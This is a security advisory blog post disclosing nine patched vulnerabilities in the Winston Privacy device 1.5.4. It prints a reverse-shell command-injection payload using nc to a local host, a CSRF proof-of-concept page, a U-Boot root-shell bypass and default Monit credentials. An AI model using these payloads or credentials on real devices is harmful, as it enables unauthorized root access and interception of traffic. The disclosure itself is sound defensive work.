BLOG // ADVISORIES // OCT 27, 2020

Winston Privacy Version 1.5.4

By: Chris Davis, Senior Security Consultant

Share

WINSTON PRIVACY ADVISORY SUMMARY

The Winston Privacy device was affected by critical and high-risk issues, including a severe command injection vulnerability. The device API was affected by multiple authorization/access control issues and cross origin attack vectors. Additionally, an undocumented SSH (remote access) service was identified. Winston was highly responsive in triaging and addressing vulnerabilities (see timeline for more details).

Impact

By exploiting these vulnerabilities an attacker could compromise the Winston Privacy device at a root level (high privilege) and gain complete control of the device as well as access to users' local networks from the context of a remote unauthenticated attacker. The vulnerabilities allowed for any device settings to be altered through an attack chain. Additionally, an SSH service was discovered on the device that was undocumented to the users' knowledge, meaning Winston Privacy staff could access devices remotely.

Winston would like to clarify, "SSH access is disclosed to users when they report critical bugs which need remote assistance. We provide instructions at that time on how to open ports to provide this access to us."

Risk Level

Critical

Affected Vendor

Product Vendor	Product Name	Affected Version

Winston Privacy is a hardware VPN alternative designed to keep users' internet traffic private. The project's official website is **https://winstonprivacy.com/**. The latest version of the application is 1.5.8, released on 10/22/2020.

Vulnerabilities List

9 vulnerabilities were identified within the Winston Privacy device, including:

- COMMAND INJECTION
- CROSS-SITE REQUEST FORGERY (CSRF)
- IMPROPER ACCESS CONTROLS – OVERLY PERMISSIONED LOCAL USER
- IMPROPER ACCESS CONTROLS – OVERLY PERMISSIONED PROCESS
- IMPROPER ACCESS CONTROLS – LOCAL CONSOLE ACCESS
- INSECURE CROSS-ORIGIN RESOURCE SHARING (CORS)
- INSUFFICIENT AUTHORIZATION CONTROLS
- DEFAULT CREDENTIALS
- UNDOCUMENTED SSH SERVICE

Solution

Update to version 1.5.8. (Partial fixes were offered in released intermediary updates)

Firmware updates are applied automatically so no action is required by users.

These vulnerabilities are described in the following sections.

VULNERABILITIES DESCRIPTION

COMMAND INJECTION

The Winston Privacy device management API is vulnerable to command injection resulting in unauthenticated remote code execution (RCE). Specifically, the **`/api/advanced_settings`** endpoint allows device settings to be altered, including the Proxy Address.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-16257	Critical	Code execution, Information disclosure	Remote

The following unauthenticated API request was sent with a command injection payload in the Proxy Address field, which resulted in a connect-back shell:

```
POST /api/advanced_settings HTTP/1.1
Host: 192.168.50.62:82
…omitted for brevity…
{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true
"ProxyAddress":"192.168.50.62$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 192.168.50.88 3137 >/tmp/f)',"Result":"","EnableDNSFilter":true,"EnableH
"EnableSmartBlocking":true,"EnableExtensions":true}
```

Figure 1 *- Request with command injection payload*

To discover this API endpoint, the Winston Privacy service binaries were extracted and disassembled after gaining access to the filesystem via a console that was accessible over a micro USB port, as described in the local console access section of the improper access controls finding in this advisory.

The vulnerable endpoint behavior was implemented in the **`main.ApplyAdvancedSettingsChanges`** function. This function first saved the following values into the **`/etc/winston/config.toml`** file:

```
                    LAB_00a9f334                                    XREF[3]:

00a9f334 e0 07 00 f9    str     param_1,[sp, #local_98]
00a9f338 e1 0b 00 f9    str     param_2,[sp, #local_90]
00a9f33c c9 02 00 94    bl      main.(*AdvancedSettings).Save
00a9f340 e0 33 40 f9    ldr     param_1,[sp, #local_40]
00a9f344 01 14 41 39    ldrb    param_2,[param_1, #0x45]
00a9f348 61 0f 00 b4    cbz     param_2,LAB_00a9f534
00a9f34c e1 57 40 f9    ldr     param_2,[sp, #param_11]
```

```
behindtherouter="1"
…omitted for brevity…
proxy_addr="192.168.50.62 $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
remote_enable="1"
security_pin="1337"
…omitted for brevity…
```

Figure 3 *- **`config.toml`** post-exploitation*

Winston then refreshed the **`iptables`** rules using the **`/etc/winston/confiptable.sh`** script:

Figure 4 - Winston binary calling confiptable.sh

The **`confiptable.sh`** script, which is shown below, sourced the **`config.toml`** file, executing the attacker's command substitution stored in **`config.toml`**:

```
# Important: This file is configured for the Winston Privacy Board HW1/HW2 from Glo
echo "Reading config file"
source /etc/winston/config.toml
…omitted for brevity…
```

Figure 5 - *Excerpt from **`confiptable.sh`***

As a result, the payload executed and returned a reverse Netcat shell to the attacker-controlled local server:




Figure 6 - Reverse shell returned

This vulnerability allowed any host on the LAN to perform an unauthenticated attack to obtain full device compromise. This compromise allowed an attacker to intercept all traffic passing through the Winston Privacy device. It was observed that the Winston Privacy device relied on ARP spoofing, a technique used by hackers to perform a Man-in-the-Middle attack, to solicit all network traffic.

Winston would like to clarify that ARP spoofing is only used in one of the setup modes and "the designation 'MITM' also refers to CA certification impersonation, which we do not do."

CROSS-SITE REQUEST FORGERY (CSRF)

The Winston Privacy device management API is vulnerable to CSRF. As a result, an attacker could change any device configuration or chain this CSRF vulnerability with the command injection finding to obtain RCE as an off-network attacker. This attack chain would allow an off-network attacker to gain root access on the Winston Privacy device as well as a privileged network position on a user's internal network.

CVE ID	Security Risk	Impact	Access Vector

```
<body>
    <style>
        h1 {
            text-align: center;
            text-transform: uppercase;
            margin: 100px 50px 75px 100px;
        }
    </style>
    <h1>CSRF Exploit
Proof of Concept </h1>
    <script>
        // api.winstonprivacy.com:82 is the same as local. This function sends CMD
        fetch('https://api.winstonprivacy.com:82/api/advanced_settings', {
            method: 'POST',
            body: '{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableE
        })
    </script>
</body>
</html>
```

Figure 7 - *CSRF exploit PoC code*

This HTML PoC document was then hosted locally as a web page, as shown below:




Figure 8 - CSRF exploit phishing page

If a user operating the Winston Privacy device navigated to this page, it would trigger the command injection API request (as described in the command injection finding) and result in code execution:




Figure 9 - Reverse shell returned from CSRF exploit

This attack chain allows remote unauthenticated attackers to gain root access on the Winston Privacy device, compromising the integrity of inbound and outbound traffic.

IMPROPER ACCESS CONTROLS

The Winston Privacy device is affected by improper access controls. Excessive permissions for both the **`www-data`** user and the Winston Privacy API service facilitate root-level access upon compromise. Furthermore, the micro USB console allows for local root access.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-16261, CVE-2020-16262	High	Escalation of privileges	Local

Overly permissioned local user

```
www-data ALL=NOPASSWD:ALL
```

Figure 10 - *Sudoers file granting* **`www-data`** *user no-password sudo permissions*

This file granted the **`www-data`** user privileges to carry out any command on any resource without the use of a password, functionally making that user a **`root`** account. This account appeared to be a remnant of a previous version of the web API, with the dead code still remaining in the device's firmware.

Overly permissioned process

The Winston Privacy service is running with **`root`** permissions, as shown below:

```
root@winston-privacy-v1:~# ps aux | grep winston
L1378 root       0:12 /root/code/go/bin/winston -v 1 -P /var/run/winston.pidL
```

Figure 11 - *Process owned by* **`root`**

If a vulnerability existed in the service that resulted in code execution, no further exploitation would be required to gain administrative control of the Winston Privacy device, as demonstrated in the aforementioned command injection finding.

Local console access

The Winston Privacy device allows a user to interrupt the U-Boot process and gain root access. Initially, the device only exposed power and network connections:

Figure 12 - Winston Device

To access the device's electronics directly, we used a rotary tool to cut it open:

Figure 13 - Exposed micro USB after sawing off cover




Figure 14 - Winston device internals showing micro-USB and potential 10-pin JTAG

Although the device had disabled the TTY login, this was bypassed by modifying the **`bootcmd`** U-Boot environment variable (i.e., the Linux kernel parameters) to boot the kernel directly to a root shell via the **`init`** boot parameter.

This interface had enabled the boot interrupt process. Pressing any key during the boot process would interrupt boot and allowed a user to edit the kernel command line:

```
WINSTON>> printenv bootcmd bootcmd=mmc dev 0;ext4load mmc 0:${mmcrootpart} $kernel_
```

Figure 15 - *Boot command variables*

Editing this variable instructed the kernel to use **`/bin/bash`** as the **`init`** process:

```
WINSTON>> setenv bootcmd bootcmd=mmc dev 0;ext4load mmc 0:${mmcrootpart} $kernel_ac
```

Figure 16 - *Boot command edited variable*

Booting the device then presented a root shell, granting privileged access to the filesystem. The team used this access to re-enable the serial console and create a new user for exploring the running system.

INSECURE CROSS-ORIGIN RESOURCE SHARING (CORS)

The Winston Privacy device management API's CORS policy allows arbitrary origins to send requests and view responses. This vulnerable CORS policy could be used to change device settings or view devices on the local network. It could also be chained with the aforementioned command injection finding to gain code execution from the context of a remote off-network attacker in the same manner demonstrated in the CSRF vulnerability.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-16263	High	Code execution, Modification of device settings	Remote

To confirm this vulnerable CORS policy, a request to add a firewall rule was sent to the API from a null origin:

Request

```
POST /api/firewall HTTP/1.1
Host: api.winstonprivacy.com:82
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firef
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain
```

```
{"protocol":"tcp","lanAddress":"192.168.50.1","lanPort":80,"wanPort":6666}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Access-Control-Allow-Origin: *
Cache-Control: no-cache, no-store, must-revalidate
Content-Type: application/json; charset=utf-8
Expires: 0
Pragma: no-cache
Server: Winston
Vary: Access-Control-Request-Headers
Date: Thu, 23 Jul 2020 23:59:57 GMT
Content-Length: 82
Connection: close

{"Id":3,"Protocol":"tcp","LanAddress":"192.168.50.1","LanPort":80,"WanPort":6666}
```

As shown above, the request succeeded and allowed wildcard origin access to the response.

This overly permissive response header derived from the following lighttpd configuration found in **`/etc/lighttpd/lighttpd.conf`**:

```
setenv.add-response-header = ( "Server" => "Winston", "Access-Control-Allow-Origin"
```

Figure 17 - *Vulnerable CORS policy*


This vulnerability could be exploited in the same manner as the CSRF finding. However, CORS allows responses to be viewed; assuming the CSRF issue did not exist, this CORS vulnerability would still affect the API as it stems from a separate root cause. Attackers could also exploit this permissive configuration to both extract sensitive information and perform state-changing operations to the remote device management API.

INSUFFICIENT AUTHORIZATION CONTROLS

The Winston Privacy device management API is affected by insufficient authorization controls that allow device settings to be altered by unauthenticated users. Even if a PIN is set on the Winston Privacy UI, all device management API requests continue to be permitted without authentication.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-16260	High	Code execution, Escalation of privileges	Remote

As shown below, Winston Privacy web application users could opt in to create a PIN:



Request

```
POST /api/advanced_settings HTTP/1.1
Host: 192.168.50.62:82
…omitted for brevityy…
{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true,
"ProxyAddress":"192.168.50.62","Result":"","EnableDNSFilter":true,"EnableHTTPoverP2
2P":"on","EnableSmartBlocking":true,"EnableExtensions":true}
```

Response

```
HTTP/1.1 200 OK
…omitted for brevity…
{"EnableHTTPFiltering":true,"EnableHTTPSFiltering":true,"EnableBehindRouter":true,
"ProxyAddress":"192.168.50.62","Result":"Updated IP tables. Update Proxy IP
address to 192.168.50.62.","EnableDNSFilter":true,"EnableHTTPoverP2P":false,"P2P":"
eSmartBlocking":true,"EnableExtensions":true}
```

As shown above, the state-changing request succeeded, showing a 200 OK response without requiring any credentials or session context.

All requests to the API could still be sent successfully without authentication to the user interface.

DEFAULT CREDENTIALS

Winston Privacy runs a Monit web application on port 2812 that is configured with default administrative credentials. An attacker on the local network could log in to Monit and shut down the Winston Privacy service, thereby disabling privacy features.

CVE ID	Security Risk	Impact	Access Vector
CVE-2020-16258	Medium	Denial of service, Information disclosure	Remote

The Monit service was configured to accept default credentials on the device, as shown in **`/root/.monitrc:`**

```
allow admin:monit      # require user 'admin' with password 'monit'
```

Figure 19 - *Monit default credentials*

This would allow any user with network access to Winston Privacy to authenticate to the service as the **`admin`** user with the password **`monit`**:




Figure 20 - *Monit authenticated with default credentials*

As shown above, Monit monitors and manages running processes and allows remote shutdown of the processes. An attacker with access to this service could disable arbitrary services, affecting the integrity of the services provided by Winston Privacy.

UNDOCUMENTED SSH SERVICE

CVE-2020-16259	Low	Vendor remote access	Remote

During review of the Winston Privacy device's filesystem, a support user was discovered in the **`/etc/passwd`** file:

```
root:x:0:0:root:/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
ntp:x:999:998::/var/lib/ntp:/bin/false
sshd:x:998:997::/var/run/sshd:/bin/false
support:x:1000:1000::/home/support:/bin/sh
```

Figure 21 - *Contents on* ***`/etc/passwd`***

By navigating the support account's home directory, it was noted that the user had an authorized key configured to allow key authentication to the SSH server running on the non-standard port 2324:

```
sh-4.3# pwd
pwd
/home/support
sh-4.3# ls -la
ls -la
total 20
drwxr-xr-x 3 root root 4096 Jul 25 20:30 .
drwxr-xr-x 4 root root 4096 Jul 23 17:56 ..
-rwxr-xr-x 1 root root 410 Jul 19 16:09 .bashrc
-rwxr-xr-x 1 root root 152 Jul 19 16:09 .profile
drwxr-xr-x 3 1000 support 4096 Jul 21 18:48 .ssh
sh-4.3# ls -la .ssh
ls -la .ssh
total 16
drwxr-r-x 2 root root 4096 Jul 21 18:48
drwxr-r-x 3 1000 support 4096 Jul 21 18:48 .
drwxr-r-x 3 root root 4096 Jul 25 20:30 ..
-rwxr-xr-x 1 1000 support  811 Jul 21 18:44 authorized_keys
```

Figure 22 - *Support user's SSH authorized key file*

Further investigation into this support user account revealed that the iptables rules allowed for remote access from two bastion servers:

```
-A INPUT -s 192.168.0.0/16 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW,ES
-A INPUT -s 172.16.0.0/12 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW,EST
-A INPUT -s 10.0.0.0/8 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW,EST AE
-A INPUT -s 192.168.102.0/24 -p tcp -m tcp --dport 2324 -m conntrack --ctstate N EW
-A INPUT -s 3.18.68.236/32 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NEW,ES
-A INPUT -s 50.203.76.10/32 -p tcp -m tcp --dport 2324 -m conntrack --ctstate NE W,
```

Figure 23 - ***`iptables`*** *rules allowing remote access to SSH*

Additionally, the support user had **`sudo`** permissions, functionally making that user a **`root`**user.

No documentation was found that stated to users that the device could be remotely accessed by Winston Privacy staff. However, Winston clarified, "SSH access is

Justin Paglierani, Independent Security Researcher (@jpaglier)

TIMELINE

Initial Discovery: 07/21/2020

Contact With Vendor: 07/29/2020

Vendor Acknowledged Vulnerabilities: 07/29/2020

Patch for Command Injection issue: 07/29/2020

Patch for most remaining issues; version 1.5.7: 09/28/2020

Final complete patch; version 1.5.8: 10/22/2020

Vulnerabilities publicly disclosed: 10/27/2020

About the author, Chris Davis

SENIOR SECURITY CONSULTANT

Chris Davis is a Senior Security Consultant at Bishop Fox. His areas of expertise are application penetration testing (static and dynamic) and external network penetration testing.

Chris actively conducts independent security research and has been credited with the discovery of 40 CVEs (including CVE-2019-7551 and CVE-2018-17150) on enterprise-level, highly distributed software. The vulnerabilities he identified included remote code execution and cross-site scripting (XSS).

More by Chris

RECOMMENDED POSTS

You might be interested in these related posts.

Dec 15, 2022

FlowscreenComponents Basepack, Version 3.0.7 Advisory

Nov 21, 2022

Log HTTP Requests, Version 1.3.1, Advisory

Oct 24, 2022

Atlassian Jira Align, Version 10.107.4 Advisory

Jul 13, 2022

Netwrix Auditor Advisory

Resource Center
Blog
Advisories
Tools

Our Customers

Partners

Partner Programs
Partner Directory
Become a Partner

Company

About Us
Careers We're Hiring
Events
Newsroom
Bishop Fox Mexico
Bishop Fox Labs
Contact Us